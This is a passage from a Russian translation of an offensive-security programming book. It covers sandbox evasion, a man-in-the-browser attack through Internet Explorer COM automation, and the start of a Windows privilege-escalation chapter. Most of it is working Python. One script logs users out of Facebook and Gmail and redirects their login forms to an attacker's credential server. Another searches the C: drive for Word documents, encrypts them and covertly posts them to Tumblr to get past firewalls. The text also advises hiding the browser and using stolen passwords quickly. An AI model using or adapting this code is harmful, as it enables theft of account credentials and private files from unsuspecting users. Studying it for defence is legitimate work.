Сначала мы проверяем нажатия на клавиши и клики мыши ❸ и мы знаем, что если функция возвращает значение, то это временная отметка того, когда произошел клик мыши. Затем мы вычисляем время бездействия между кликами мыши ❹ и сравниваем его с нашим пороговым значением ❺, чтобы определить, был ли это двойной щелчок. Наряду с выявлением двойного щелчка, мы также хотим увидеть, передавал ли оператор песочницы события клика ❻ одним потоком в саму песочницу, чтобы попытаться ввести в заблуждение методы обнаружения песочницы. Например, было бы довольно странно увидеть 100 двойных кликов подряд во время обычного пользования компьютером. Если достигнуто максимальное количество двойных кликов и они осуществлялись в быстрой последовательности ❼, то мы осуществляем выход. Наш последний шаг — посмотреть, провели ли мы все проверки и смогли ли достигнуть нашего максимального числа кликов, нажатий на клавиши и двойных кликов ❽; если да, мы прерываем выполнение функции обнаружения песочницы.

Я крайне рекомендую вам поэкспериментировать с настройками и добавлять дополнительные функции, такие как обнаружение виртуальной машины. Возможно, будет полезным отслеживать типичное использование в плане кликов, двойных кликов и нажатия на клавиши на нескольких своих компьютерах. (Я имею в виду ваших личных компьютерах, а не тех, что вы взломали!) В зависимости от ваших задач, вы можете вообще отказаться от обнаружения песочницы. Инструменты, которые мы разрабатывали в этой главе станут основой для ваших дальнейших действий.

[17] Скачайте PyHook по ссылке: http://sourceforge.net/projects/pyhook/

[18] Для того чтобы узнать о контекстах устройства и работе с GDI, посетите страницу MSDN по ссылке: http://msdn.microsoft.com/en-us/library/windows/desktop/dd183553(v=vs.85).aspx

[19] Так как CANVAS — это коммерческий инструмент, изучите это руководство, как генерировать полезную нагрузку в Metasploit : http://www.offensive-security.com/metasploit-unleashed/Generating_Payloads

Глава 9. Развлекаемся с Internet Explorer

COM-автоматизация на Windows служит ряду практичных целей от взаимодействия с сетевыми сервисами до встраивания таблицы Microsoft Excel в ваше собственное приложение. Все версии Windows от XP и выше позволяют встраивать COM объект Internet Explorer в приложения, и мы воспользуемся этой возможностью. Используя нативный объект автоматизации, мы создадим атаку по типу «человек в браузере», где сможем украсть учетные данные с веб-сайта, когда пользователь будет с ним взаимодействовать. Мы сделаем эту атаку расширяемой, чтобы можно было охватить несколько целевых сайтов. Последний шаг — использование Internet Explorer, как средство захвата данных из целевой системы. Мы включим какой-нибудь открытый шифровальный ключ, чтобы защитить захваченные данные и сделать так, чтобы расшифровать их могли только мы.

Internet Explorer, говорите? Хотя такие браузеры, как Google Chrome и Mozilla Firefox сегодня намного популярней, в корпоративной среде по-прежнему пользуются Internet Explorer, как браузером по умолчанию. К тому же, вы не можете удалить Internet Explorer из системы Windows, поэтому данный метод всегда доступен для работы с Windows троянами.

«Человек в браузере» (аналог)

Атаки «человек в браузере» существуют с тех пор, как мир вошел в новое тысячелетие. Это вариация классической атаки посредника или «человек посередине». Но вместо того, чтобы выступать посредником во взаимодействии, вредоносная программа сама устанавливается и крадет учетные данные или чувствительную информацию с ничего не подозревающего целевого браузера. Большинство этих модификаций вредоносного ПО (их обычно называют *вспомогательными объектами браузера*) встраиваются в браузер или вставляют код, чтобы иметь возможность манипулировать процессом браузера. Разработчики бразуеров и продавцы антивирусных решений уже знают об этих методах, поэтому нам нужно быть хитрее. Оптимизируя COM-интерфейс под Internet Explorer, мы сможем контролировать любую сессию в IE, чтобы получить учетные данные социальных сетей или логины электронной почты. В зависимости от вашей цели, вы также можете использовать этот метод совместно с модулем клавиатурного шпиона, чтобы они заново прошли аутентификацию на сайте, пока вы перехватываете нажатия на клавиши.

Мы начнем с создания простого примера, который будет наблюдать за действиями пользователя на Facebook и Gmail, осуществит де-аутентификацию пользователя и изменит форму логина, которая отправит имя пользователя и пароль на HTTP-сервер под нашим контролем. Затем наш HTTP-сервер просто перенаправит их обратно на реальную страницу входа на сайт.

Если вы когда-нибудь занимались разработкой JavScript, то вы заметите сходство с моделью COM для взаимодействия с IE. Мы выбрали Facebook и Gmail, потому что у корпоративных пользователей есть вредная привычка использовать одинаковые пароли . Итак, откроем *open mitb.py* и введем следующий код:

```
import  win32com.client
import  time
import  urlparse
import  urllib

❶ data_receiver = "http://localhost:8080/"

❷ target_sites = {}
      target_sites["www.facebook.com"] =
            {"logout_url"      : None,
             "logout_form"     : "logout_form",
             "login_form_index": 0,
             "owned"           : False}

target_sites["accounts.google.com"] =
   {"logout_url"   : "https://accounts.google.com/
                     Logout?hl=en&continue=https://accounts.google.com/
                     ServiceLogin%3Fservice%3Dmail",
"logout_form"      : None,
"login_form_index" : 0,
"owned"            : False}

# use the same target for multiple Gmail domains
target_sites["www.gmail.com"] = target_sites["accounts.google.com"]
target_sites["mail.google.com"] = target_sites["accounts.google.com"]

clsid='{9BA05972-F6A8-11CF-A442-00A0C90A8F39}'

❸ windows = win32com.client.Dispatch(clsid)
```

Так создается наша атака «человек в браузере». Мы определяем нашу переменную data_receiver ❶, как веб-сервер, который будет принимать учетные данные с целевых сайтов. Этот метод рискованней, так как опытный пользователь может заметить, что произошло перенаправление, поэтому на будущее

подумайте о способах удаления cookies или передаче сохраненных учетных данных через DOM через тег изображения или другие способы, которые выглядят менее подозрительными. Затем мы устанавливаем словарь целевых сайтов ❷. У словаря есть следующие элементы: `logout_url` - это URL, который мы можем перенаправить чрез запрос GET, чтобы вынудить пользователя выйти из своего аккаунта; l`ogout_form` - это DOM-элемент, который содержит форму регистрации, которую мы будем модифицировать; и флаг `owned` сообщит нам, если мы уже перехватили учетные данные с целевого сайта, потому что в этом случае, мы не захотим постоянно регистрироваться в форме, в противном случае, цель может заподозрить что-то неладное. Затем мы используем ID класс Internet Explorer и создадим COM-объект ❸, который даст нам доступ ко всем вкладкам и экземплярам Internet Explorer, которые на данный момент запущены.

Итак, поддерживающая структура готова, давайте создадим главный цикл нашей атаки:

```
while True:

❶    for browser in windows:

          url = urlparse.urlparse(browser.LocationUrl)

❷        if url.hostname in target_sites:

❸          if target_sites[url.hostname]["owned"]:
              continue

❹          # if there is a URL, we can just redirect
              if target_sites[url.hostname]["logout_url"]:
                 browser.Navigate(target_sites[url.hostname]["logout_url"])
                 wait_for_browser(browser)

else:

                 # retrieve all elements in the document
❺                 full_doc = browser.Document.all

                 # iterate, looking for the logout form
                 for i in full_doc:
                 try:

                     # find the logout form and submit it
❻                   if i.id == target_sites[url.hostname]["logout_form"]:
                        i.submit()
                        wait_for_browser(browser)
                 except:
                        pass

# now we modify the login form
try:
    login_index = target_sites[url.hostname]["login_form_index"]
    login_page = urllib.quote(browser.LocationUrl)
❼    browser.Document.forms[login_index].action = "%s%s" % (data_.
    receiver, login_page)
    target_sites[url.hostname]["owned"] = True

except:
     pass
time.sleep(5)
```

Это наш главный цикл, где мы отслеживаем сессии нашего целевого браузера по тем сайтам, откуда мы хотим получить учетные данные. Мы осуществляем итерацию по всем запущенным на данный момент объектам Internet Explorer ❶. Сюда входят активные вкладки в современном IE. Если мы обнаруживаем, что цель посещает один из нужных нам сайтов ❷, мы можем запустить главную логику нашей атаки. Первый шаг — определить, действительно ли мы запустили атаку на сайте ❸. Если да, то мы не будем запускать ее еще раз.

(Это можно считать недостатком. Если пользователь ввел свой пароль неправильно, то мы можем упустить учетные данные. Подумайте, в качестве домашнего задания, как можно решить это проблему).

Затем мы проводим тестирование, чтобы посмотреть, есть ли у целевого сайта простой URL для выхода из системы, который мы сможем перенаправить ❹ и если да, то мы дадим браузеру указание сделать это. Если целевой сайт (например, Facebook) требует от пользователя отправки формы, чтобы выйти из системы, то мы выполняем перебор DOM-объектов ❺ и когда мы обнаруживаем ID HTML-элемента, который зарегистрирован для формы выхода из системы ❻, мы отправляем эту форму. После того, как пользователь был перенаправлен в форму регистрации, мы модифицируем конечную точку формы, чтобы отправить имя пользователя и пароль на сервер, который мы контролируем ❼. После этого ждем, когда пользователь выполнит вход. Обратите внимание, что мы добавили имя хоста нашего целевого сайта в конец URL нашего HTTP сервера, который собирает учетные данные. Наш HTTP сервер знает, на какой сайт перенаправить браузер, после того как будут собраны учетные данные.

Вы заметите, что функция `wait_for_browser` — это простая функция, которая ждет, когда браузер завершить операцию, например навигацию по новой странице или ожидание полной загрузки страницы. Давайте добавим сейчас эту функцию в следующий код над главным циклом нашего скрипта:

```
def wait_for_browser(browser):
# wait for the browser to finish loading a page
while browser.ReadyState != 4 and browser.ReadyState !=
"complete":
time.sleep(0.1)
return
```

Довольно просто. Мы смотрим, чтобы DOM полностью загрузился, прежде чем разрешим исполнение оставшегося скрипта. Это позволит нам точно рассчитать время любых модификаций DOM или операций по парсингу.

Создаем сервер

Итак, мы настроили скрипт атаки, теперь можно создать очень простой HTTP сервер для сбора учетных данных. Открываем новый файл, называем его *cred_server.py* и прописываем следующий код:

```
import  SimpleHTTPServer
import  SocketServer
import  urllib


class CredRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
      def do_POST(self):
❶             content_length = int(self.headers['Content-Length'])
❷             creds = self.rfile.read(content_length).decode('utf-8')
❸             print creds
❹             site = self.path[1:]
             self.send_response(301)
❺             self.send_header('Location',urllib.unquote(site))
             self.end_headers()
❻ server = SocketServer.TCPServer(('0.0.0.0', 8080), CredRequestHandler)
server.serve_forever()
```

Этот простой сниппет кода — это специально созданный нами HTTP сервер. Мы инициализируем базовый `TCPServer` класс с IP, портом и классом `CredRequestHandler` ❻, который будет отвечать за обработку HTTP POST запросов. Когда наш сервер получает запрос от целевого браузера, мы считываем заголовок `Content-Length` ❶, чтобы определить размер запроса, а затем мы считываем содержимое запроса ❷ и распечатываем его ❸. После этого, мы анализируем сайт, откуда пришел запрос (Facebook, Gmail и т. д.) ❹ и заставляем целевой браузер перенаправить ❺ обратно на главную страницу целевого сайта. Вы можете дополнительно настроить функцию по отправке самому себе электронного письма, каждый раз, когда будут получены учетные данные, чтобы вы могли совершить попытку входа, используя учетные данные до того, как у пользователя появится возможность изменить свой пароль.

Ну что же, попробуем.

Проверка на деле

Запускаем новый экземпляр IE и запускаем скрипты *mitb.py* и *cred_server.py* в отельных окнах. Сначала вы можете походить по разным сайтам, чтобы убедиться, что нет никакого странного поведения, чего, в принципе, быть не должно. Теперь переходим на Facebook и Gmail и пытаемся войти в систему. В окне *cred_server.py* вы должны увидеть примерно следующее (на примере Facebook):

```
C:\> python.exe cred_server.py
lsd=AVog7IRe&email=justin@nostarch.com&pass=pyth0nrocks&default_persistent=0&
timezone=180&lgnrnd=200229_SsTf&lgnjs=1394593356&locale=en_US
localhost - - [12/Mar/2014 00:03:50] "POST /www.facebook.com HTTP/1.1" 301 -
```

Вы четко можете видеть, как поступают учетные данные, происходит редирект, и браузер возвращается в главный экран регистрации. Конечно, вы также можете провести тест, где у вас будет запущен Internet Explorer и вы уже зашли на Facebook, используя логин. В таком случае, запустите скрипт *mitb.py* и вы увидите, как он вынуждает вас выйти из системы. Теперь, когда мы можем таким образом перехватить учетные данные пользователя, давайте посмотрим, как мы сможем использовать IE, чтобы перехватить информацию из целевой сети.

COM-автоматизация в IE для захвата данных

Получить доступ к целевой сети — это только половина битвы. Для того чтобы доступ имел какой-то смысл, вы должны иметь возможность получать документы, таблицы или другие данные из целевой системы. В зависимости от установленных механизмов защиты, последняя часть атаки может оказаться проблематичной. Можно столкнуться с локальными или удаленными системами (или комбинацией и того, и другого), которые оценивают процессы, открывающие удаленные соединения, а также способность этих процессов отправлять информацию или инициировать соединения за пределами внутренней сети. Канадский исследователь вопросов безопасности Карим Натоо (Karim Nathoo) отметил, что COM-автоматизация в IE обладает замечательным преимуществом. Здесь используется процесс *Iexplore.exe*, которому обычно доверяют и он находится в белом списке.

Мы создадим скрипт Python, который сначала проведет поиск по документам Microsoft Word в локальной файловой системе. Когда обнаруживается документ, скрипт шифрует его используя шифрование с открытым ключом [20]. После того как документ будет зашифрован, мы автоматизируем процесс публикации зашифрованного документа в блоге на *tumblr.com*. Это позволит нам скрыть документ и использовать его, когда нам это будет нужно, при этом никто другой не сможет его расшифровать. Используя надежные сайты с хорошей репутацией, такие как Tumblr, мы также должны уметь обходить firewall или proxy, иначе мы не сможем просто отправить документ на IP-адрес или веб-сервер, который мы контролируем. Давайте сначала добавим поддерживающие функции в наш скрипт. Откроем *ie_exfil.py* и введем следующий код:

```
import  win32com.client
import  os
import  fnmatch
import  time
import  random
import  zlib

from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP

doc_type = ".doc"
username = "jms@bughunter.ca"
password = "justinBHP2014"

public_key = ""

def wait_for_browser(browser):

   # wait for the browser to finish loading a page
   while browser.ReadyState != 4 and browser.ReadyState != "complete":
       time.sleep(0.1)

   return
```

Мы создаем только импортирование, типы документов, которые мы будем искать, имя пользователя и пароль в Tumblr и заполнитель для нашего открытого ключа, который мы будем генерировать позже. Теперь давайте допишем код, чтобы мы могли шифровать имя файла и его содержимое:

```
def encrypt_string(plaintext):

    chunk_size = 256
```

```
❶ print "Compressing: %d bytes" % len(plaintext)
   plaintext = zlib.compress(plaintext)

   print "Encrypting %d bytes" % len(plaintext)

❷ rsakey = RSA.importKey(public_key)
  rsakey = PKCS1_OAEP.new(rsakey)

  encrypted = " "
```

```
  offset = 0
❸ while offset &lt; len(plaintext):

       chunk = plaintext[offset:offset+chunk_size]

❹      if len(chunk) % chunk_size != 0:
       chunk += " " * (chunk_size - len(chunk))

       encrypted += rsakey.encrypt(chunk)
       offset    += chunk_size

❺   encrypted = encrypted.encode("base64")

     print "Base64 encoded crypto: %d" % len(encrypted)

     return encrypted

def encrypt_post(filename):

     # open and read the fil e
     fd = open(filename,"rb")
     contents = fd.read()
     fd.close()

❻   encrypted_title = encrypt_string(filename)
    encrypted_body = encrypt_string(contents)

     return encrypted_title,encrypted_body
```

Функция `encrypt_post` отвечает за прием имени файла и возврат зашифрованного имени файла и зашифрованного содержимого файла в формате base64. Сначала мы вызываем функцию `encrypt_string` ❻, передаем название нашего целевого файла, которое станет названием поста в блоге на Tumblr. Сначала функция `encrypt_string` осуществит сжатие файла ❶ при помощи модуля zlib и только потом настроит объект RSA алгоритма с открытым ключом ❷, используя сгенерированный нами открытый ключ. Затем мы начнем изучать содержимое файла ❸ и шифровать его частями по 256 байт, так как это максимально допустимый размер у RSA алгоритма. Шифровать будем при помощи PyCrypto. Если последняя часть файла ❹ не будет больше 256 байт, то мы добавим пробелы, чтобы шифрование прошло успешно, так же как и расшифровка на другом конце. После того, как мы создадим всю строку с зашифрованным текстом, мы закодируем ее в формате base64 ❺, прежде чем возвращать. Мы используем формат шифрования base64, чтобы мы могли сделать публикацию на Tumblr без каких-либо проблем.

Итак, все задачи с шифрованием завершены, давайте начнем добавлять логику, чтобы мы смогли зайти в панель управления Tumblr и осуществить там навигацию. К сожалению, нет простого и быстрого способа найти элементы пользовательского интерфейса в сети. Лично я потратил 30 минут, работая в Google Chrome и используя его инструменты разработки, чтобы изучить каждый HTML-элемент, с которым мне нужно было установить взаимодействие.

Хочу также отметить, что на странице настроек Tumblr, я переключил режим редактирования на простой текст, чтобы отключить раздражающий редактор, основанный на JavaScript. Если вы хотите использовать другой сервис, то вам придется выяснить точный временной период, DOM взаимодействия и элементы HTML, которые вам потребуются. Хорошо, что в Python легко добиться автоматизации. Итак, добавим еще кода!

```
❶ def random_sleep():
      time.sleep(random.randint(5,10))
      return

def login_to_tumblr(ie):

   # retrieve all elements in the document
❷ full_doc = ie.Document.all

   # iterate looking for the login form
```

```
for i in full_doc:
❸    if i.id == "signup_email":
        i.setAttribute("value",username)
      elif i.id == "signup_password":
           i.setAttribute("value",password)

random_sleep()

# you can be presented with different home pages
❹if ie.Document.forms[0].id == "signup_form":
     ie.Document.forms[0].submit()
else:
     ie.Document.forms[1].submit()
except IndexError, e:
     pass

random_sleep()

# the login form is the second form on the page
wait_for_browser(ie)

return
```

Мы создаем простую функцию `random_sleep` ❶, которая будет неактивна некоторое количество времени. Это нужно для того, чтобы браузер мог выполнять задачи, которые могут не регистрировать DOM-события, сигнализирующие о завершении задачи. Функция `login_to_tumblr` начинает захватывать все элементы в DOM ❷, ищет поля для e-mail и пароля ❸ и настраивает их в соответствии с учетными данными, которые мы предоставили (не забудьте зарегистрировать аккаунт). При каждом посещении, у Tumblr может быть немного другой экран регистрации, поэтому следующая часть кода ❹ пытается найти форму регистрации и отправить ее. После выполнения этого кода, мы должны войти в панель управления Tumblr и мы сможем опубликовать некоторую информацию. Давайте сейчас добавим код.

```
def post_to_tumblr(ie,title,post):

    full_doc = ie.Document.all

    for i in full_doc:
        if i.id == "post_one":
           i.setAttribute("value",title)
           title_box = i
           i.focus()
        elif i.id == "post_two":
           i.setAttribute("innerHTML",post)
           print "Set text area"
           i.focus()
        elif i.id == "create_post":
           print "Found post button"
           post_form = i
           i.focus()

# move focus away from the main content box
random_sleep()
❶ title_box.focus()
random_sleep()

# post the form
```

```
post_form.children[0].click()
wait_for_browser(ie)

random_sleep()

return
```

Ничего в этом коде не должно показаться вам незнакомым. Мы просто просматриваем DOM, чтобы найти,

куда отправить название и тело поста для блога. Функция `post_to_tumblr` только получает экземпляр браузера и зашифрованное имя файла и его содержимое для публикации. Одна маленькая хитрость (я узнал о ней благодаря инструментам разработки Chrome). ❶ Нам нужно увести фокус от основного содержимого поста, чтобы JavaScript в Tumblr активировал кнопку Post. Теперь, когда мы можем войти и опубликовать пост на Tumblr, давайте добавим в наш скрипт последние штрихи.

```
def exfiltrate(document_path):

❶    ie = win32com.client.Dispatch("InternetExplorer.Application")
❷    ie.Visible = 1

     # head to tumblr and login
     ie.Navigate("http://www.tumblr.com/login")
     wait_for_browser(ie)
     print "Logging in..."
     login_to_tumblr(ie)
     print "Logged in...navigating"

     ie.Navigate("https://www.tumblr.com/new/text")
     wait_for_browser(ie)

     # encrypt the file
     title,body = encrypt_post(document_path)

     print "Creating new post..."
     post_to_tumblr(ie,title,body)
     print "Posted!"

❸ # destroy the IE instance
  ie.Quit()
  ie = None

  return

# main loop for document discovery
# NOTE: no tab for first line of code below
❹ for parent, directories, filenames in os.walk("C:\\"):
      for filename in fnmatch.filter(filenames,"*%s" % doc_type):
          document_path = os.path.join(parent,filename)
          print "Found: %s" % document_path
          exfiltrate(document_path)
          raw_input("Continue?")
```

Функцию `exfiltrate` мы будем вызывать для каждого документа, который мы хотим сохранить на Tumblr. Сначала функция создает новый экземпляр COM-объекта Internet Explorer ❶. Хорошо, что вы можете сами решать, делать этот процесс видимым или нет ❷. Для отладки, задайте значение 1, но для максимальной скрытности, конечно, нужно ставить значение 0. Это очень практично, если, к примеру, ваш троян обнаруживает другую активность. В этом случае, вы можете начать извлекать документы, которые могут помочь вам и дальше принимать участие в деятельности пользователя. После того, как мы вызовем все наши вспомогательные функции, мы просто удаляем экземпляр IE ❸. Последняя часть нашего скрипта ❹ отвечает за просмотр C:\ drive на целевой системе и попытку подобрать расширение файла (в нашем случае, это *.doc*). Каждый раз, когда будет найден файл, мы просто передаем весь путь файла нашей функции `exfiltrate`.

Итак, наш главный код готов, теперь нам нужно создать быстрый скрип для генерации ключа

RSA, а также скрипт расшифровки, который мы можем использовать, чтобы вставить часть зашифрованного текста Tumblr и получить простой текст. Откроем *keygen.py* и введем следующий код:

```
from Crypto.PublicKey import RSA

new_key = RSA.generate(2048, e=65537)
```

```
public_key = new_key.publickey().exportKey("PEM")
private_key = new_key.exportKey("PEM")
print public_key
print private_key
```

Все верно, Python настолько вредный, что мы можем делать это в нескольких строках кода. Этот блок кода выдает и закрытую, и открытую пару ключей. Скопируйте открытый ключ в скрипт *ie_exfil.py*. Затем откройте новый Python файл и назовите его *decryptor.py*, ведите следующий код (вставьте закрытый ключ в переменную `private_key`):

```
import zlib
import base64
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP

private_key = "###PASTE PRIVATE KEY HERE###"

❶ rsakey = RSA.importKey(private_key)
rsakey = PKCS1_OAEP.new(rsakey)

chunk_size= 256
offset = 0
decrypted = ""
❷ encrypted = base64.b64decode(encrypted)

while offset < len(encrypted):
❸ decrypted += rsakey.decrypt(encrypted[offset:offset+chunk_size])
offset += chunk_size

# now we decompress to original

❹ plaintext = zlib.decompress(decrypted)

print plaintext
```

Идеально! Мы просто реализовали наш класс RSA, используя закрытый ключ ❶, а затем мы раскодировали ❷ наш блок данных из Tumblr. Мы просто взяли части по 256 байт ❸ и зашифровали их, постепенно загружая строку с нашим оригинальным простым текстом. Последний шаг ❹ — распаковать полезную нагрузку, которую мы сжимали на другой стороне.

Проверка на деле

В этой части кода есть много подвижных частей, но его все равно вполне легко использовать. Запустите скрипт *ie_exfil.py* из Windows хоста и дождитесь пока он не даст вам знать, что публикация в Tumblr прошла успешно. Если вы оставили Internet Explorer видимым, то вы сможете понаблюдать за всем процессом. После завершения, вы должны без проблем зайти на свою страницу в Tumblr и увидеть примерно то, что показано на Рис. 9-1.



Рис. 9-1. Наше зашифрованное имя файла.

Как видите, здесь зашифрован большой блок данных, который является названием нашего файла. Если вы прокрутите страницу вниз, то вы увидите, что название заканчивается там, где шрифт больше не выделен жирным. Если вы скопируете и вставите название в файл *decryptor.py* и запустите его, то вы должны увидеть примерно следующее:

```
#:> python decryptor.py
C:\Program Files\Debugging Tools for Windows (x86)\dml.doc
#:>
```

Идеально! Мой скрипт *ie_exfil.py* забрал документ из директории Windows Debugging Tools , загрузил содержимое в Tumblr, и я теперь могут успешно расшифровать имя файла. Конечно, чтобы обработать все содержимое файла, нужна автоматизация процесса. Вы можете сделать это при помощи хитростей, о которых я писал в Главе 5 (`urllib2` и `HTMLParser`). Пожалуй, вы с этим справитесь самостоятельно.

Еще, что нужно учесть. В нашем скрипте *ie_exfil.py*, мы поставили пробелы между символами в последних 256 байтах, что может конфликтовать с определенными форматами файлов. Еще одна идея увеличить длину — зашифровать длину поля в самом начале содержимого поста для блога. Вы сможете считать это после расшифровки содержимого поста и подгонки файла под конкретный размер.

[20] Пакет PyCrypto можно установить из
http://www.voidspace.org.uk/python/modules.shtml#pycrypto/

Глава 10. Повышение привилегий в Windows

Пришло время найти способы повысить привилегии. Если вы уже SYSTEM или администратор, возможно, вам нужно сразу несколько способов достижения привилегий, на тот случай, если патч закроет вам доступ. Также важно иметь каталог повышения привилегий, так как некоторые предприятия запускают ПО, которое трудно поддается анализу в вашей собственной среде, и вы можете не суметь запустить это ПО, пока вы не окажетесь в предприятии такого же размера и структуры. При обычном повышении привилегий, вам придется использовать либо родной драйвер Windows, либо драйвер с плохим кодом. Однако, если использовать эксплойт низкого качества или есть проблемы с работой эксплойта, то вы рискуете столкнуться с нестабильностью системы. Мы с вами узнаем о других способах получения повышенных привилегий в Windows.

Системные администраторы на крупных предприятиях обычно имеют запланированные задачи или службы, которые запускают дочерние процессы или VBScript и PowerShell, чтобы автоматизировать выполнение заданий. Вендоры также часто имеют автоматизированные встроенные задачи. Мы попробуем воспользоваться процессами с высокими привилегиями по работе с файлами или попытаемся выполнить бинарный код, написанные пользователями с низкими привилегиями. Существует бесчисленное количество способов, как можно повысить привилегии на Windows, но мы с вами проанализируем лишь некоторые из них. Однако, как только вы поймете основные концепции, вы сами сможете расширять свои скрипты, чтобы начать изучать другие темные уголки ваших Windows целей.

Мы начнем с изучения того, как применять WMI программирование на Windows, чтобы создать гибкий интерфейс по отслеживанию создания новых процессов. Мы собираем такие полезные данные, как пути файлов, пользователь, который создал процесс и доступные привилегии. Скрипт по отслеживанию файлов постоянно следит за появлением новых файлов и за тем, что в них написано. Это помогает нам понять, какие файлы оценивались процессами с высокими привилегиями и узнать о местоположении файла. Последний шаг — перехват процесса создания файла, чтобы мы могли внедрить код скрипта и заставить процесс с высокими привилегиями запустить командную оболочку. Прелесть всего этого процесса заключается в том, что он никак не связан с API перехватом, поэтому мы сможем обойти большинство антивирусных ПО.

Выполняем предварительные условия

Нам нужно установить несколько библиотек, для того чтобы написать необходимые инструменты. Если вы следовали всем инструкциями с самого начала этой книги, то у вас уже должен быть готов `easy_install.` Если нет, то вернитесь к Главе 1 и прочитайте инструкцию по установке `easy_install`.
На вашей виртуальной машине Windows в оболочке *cmd.exe* выполните следующее:

```
C:\> easy_install pywin32 wmi
```

Если по той или иной причине этот метод установки у вас не работает, скачайте установщик PyWin32 прямо из http://sourceforge.net/projects/pywin32/.

Затем нужно будет установить пример службы, которую для меня написали наши технические эксперты Дэн Фриш (Dan Frisch) и Клифф Джанзен (Cliff Janzen). Эта служба эмулирует набор распространенных уязвимостей, которые мы нашли в сети крупного предприятия и помогает наглядно показать пример кода в этой главе.

1. Скачайте zip файл по ссылке http://www.nostarch.com/blackhatpython/bhpservice.zip.
2. Установите службу, используя прилагаемый сценарий пакетной обработки `install_service.bat`. Убедитесь, что вы вошли по администратором.

Все должно быть готово, давайте приступим к самому интересному!

Создаем монитор процессов

Я участвовал в проекте для Immunity под названием El Jefe, что по сути является очень простой системой отслеживания процесса с централизованной регистрацией (http://eljefe.immunityinc.com/). Этот инструмент разработан для людей, которые работают на стороне защиты системы для отслеживания процессов создания и установки вредоносного ПО. Однажды мой коллега Марк Вюрглер (Mark Wuergler) предложил воспользоваться El Jefe в качестве легкого механизма для отслеживания процессов, выполняемых, как SYSTEM на наших целевых машинах Windows. Таким образом, мы смогли бы заглянуть внутрь потенциально небезопасной работы с файлами или небезопасным созданием дочерних процессов. Все сработало, и мы получили множество багов повышения привилегий.

Главный недостаток оригинального инструмента El Jefe заключается в том, что он использует DLL, который внедряется в каждый процесс для перехвата вызовов всех форм нативной функции `CreateProcess.` Проблема в том, что большинство антивирусного ПО также перехватывает вызовы `CreateProcess,` поэтому вы либо будете приняты на вредоносную программу, либо столкнетесь с нестабильностью системы, когда El Jefe будет запущен одновременно в антивирусным ПО. Мы немного переделаем возможности отслеживания El Jefe, чтобы мы имели возможность запускать этот инструмент вместе с антивирусным ПО.

Отслеживание процесса при помощи WMI

WMI API дает программисту возможность отслеживать систему на предмет конкретных событий и затем получать обратные вызовы, когда эти события происходят. Мы оптимизируем этот интерфейс, чтобы получать обратный вызов, каждый раз при создании процесса. Когда создается процесс, мы будем перехватывать для своих целей ценную информацию: время создания процесса, пользователь, запустивший процесс, исполнимый файл и аргументы командной строки, ID процесса и ID родительского процесса. Это покажет нам любые процессы, которые были созданы аккаунтами с высокой привилегией, в частности любые процессы, которые вызывают такие внешние файлы, как VBScript или пакетные скрипты. Когда у нас будет вся эта информация, мы также определим, какие привилегии были включены на маркерах процесса. В некоторых редких случаях, вы обнаружите процессы, которые созданы обычным пользователем, но получили дополнительные привилегии Windows.

Начнем с создания очень простого скрипта отслеживания [21], который предоставит нам базовую информацию о процессах, а затем выполним его сборку, чтобы определить доступные привилегии. Обратите внимание, чтобы получить информацию о процессах с высокой привилегией, созданных SYSTEM, например, вам потребуется запустить свой скрипт отслеживания под администратором. В *process_monitor.py* пропишем следующий код:

```
import  win32con
import  win32api
import  win32security

import  wmi
import  sys
import  os

def log_to_file(message):
    fd = open("process_monitor_log.csv", "ab")
    fd.write("%s\r\n" % message)
    fd.close()

    return

# create a log file header
log_to_file("Time,User,Executable,CommandLine,PID,Parent PID,Privileges")

# instantiate the WMI interface
❶ c = wmi.WMI()

# create our process monitor
❷ process_watcher = c.Win32_Process.watch_for("creation")

while True:
      try:
❸         new_process = process_watcher()
❹         proc_owner = new_process.GetOwner()
          proc_owner = "%s\\%s" % (proc_owner[0],proc_owner[2])
          create_date = new_process.CreationDate
          executable = new_process.ExecutablePath
          cmdline = new_process.CommandLine
          pid = new_process.ProcessId
          parent_pid = new_process.ParentProcessId

privileges = "N/A"
```

```
process_log_message = "%s,%s,%s,%s,%s,%s,%s\r\n" % (create_date,
```

```
    proc_owner, executable, cmdline, pid, parent_pid, privileges)

    print process_log_message

    log_to_file(process_log_message)

except:
     pass
```

